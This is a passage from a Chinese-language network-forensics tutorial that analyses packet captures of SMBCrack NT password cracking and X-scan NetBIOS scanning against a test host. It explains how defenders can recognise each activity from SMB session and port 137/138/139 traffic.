


图16

然后继续向下看（如图17），会看到大量带验证的X会话请求过程，与SMBCrack的过程相同，只不过，这里提交的Domain为XXXXX，这里与SMBCrack也是不同的。




图17

以上是对SMBCrack和X-scan对NT口令破解时抓包分析的一些结论，以后在出现类似情况的时候，读者们在直接抓包分析后即可直接引用这些结论，从而判断入侵者当前行为是否正在进行NT口令破解。

远程操作系统信息的获取

这里就不尝试太多的软件了，我们以X-scan的扫描过程为例，通过一个实例的分析，就可以说明很多问题了。

为了实验的快速有效，在X-scan里做一下设置，在扫描模块（菜单“设置→扫描模块”）里只设置针对NetBIOS信息的扫描（如图18）。




图18

在被扫描端，仍使用绿色警戒防火墙，同时，也要对防火墙做好针对NetBIOS信息扫描的配置（如图19），在入侵检测的配置中有NetBIOS一项可以选择，这里不要，自己定义以下规则：UDP 137、UDP 138和TCP 139，这三个用来获取NetBIOS信息的主要端口。




图19

做好配置后开始扫描，如果防火墙配置正确的话，会在监视记录中看到UDP 137、UDP 138和TCP 139三个端口的大量的警告（如图20），此时从三个端口上捕获数据。

正常的话，UDP 137和TCP 139端口上会捕捉到一些SMB消息模块的命令。

由于是基本信息的探测，从信息中会捕捉到比较大量的SEND命令的信息，从X_scan_get_NT_info_on_UDP_137.dat（该文件在光盘中附带）文件的头部可以看到一些SEND命令的信息（如图21）。

可以很明显地看到UDP/SEND命令的字样，另外还会显示本地计算机的WORKGROUP。




图20

类似地，在TCP 139端口上监听的内容（见文件X_scan_get_NT_info_on_TCP_139.dat）也有类似的命令，这里就不说明了，有兴趣的可以查看光盘中附带的文件。

以上的数据只是一个辅助性的，让大家对该过程有一个简单的了解，接下来我们来看一下Sniffer的数据，以进一步了解NetBIOS信息扫描的整个过程。

首先从SMB协议看起：




图21

前面讲过利用SMB会话进行NT口令破解，NT口令破解过程在协商成功或失败后，会有多次的利用administrator或是其他用户进行尝试性的X会话建立，这是猜解密码的过程，而获取主机信息的过程则有很大不同，获取主机信息的过程往往会在一次X会话建立失败甚至在未建立X会话的情况下，就通过主机的DCE服务进行主机信息的枚举（如图22）。

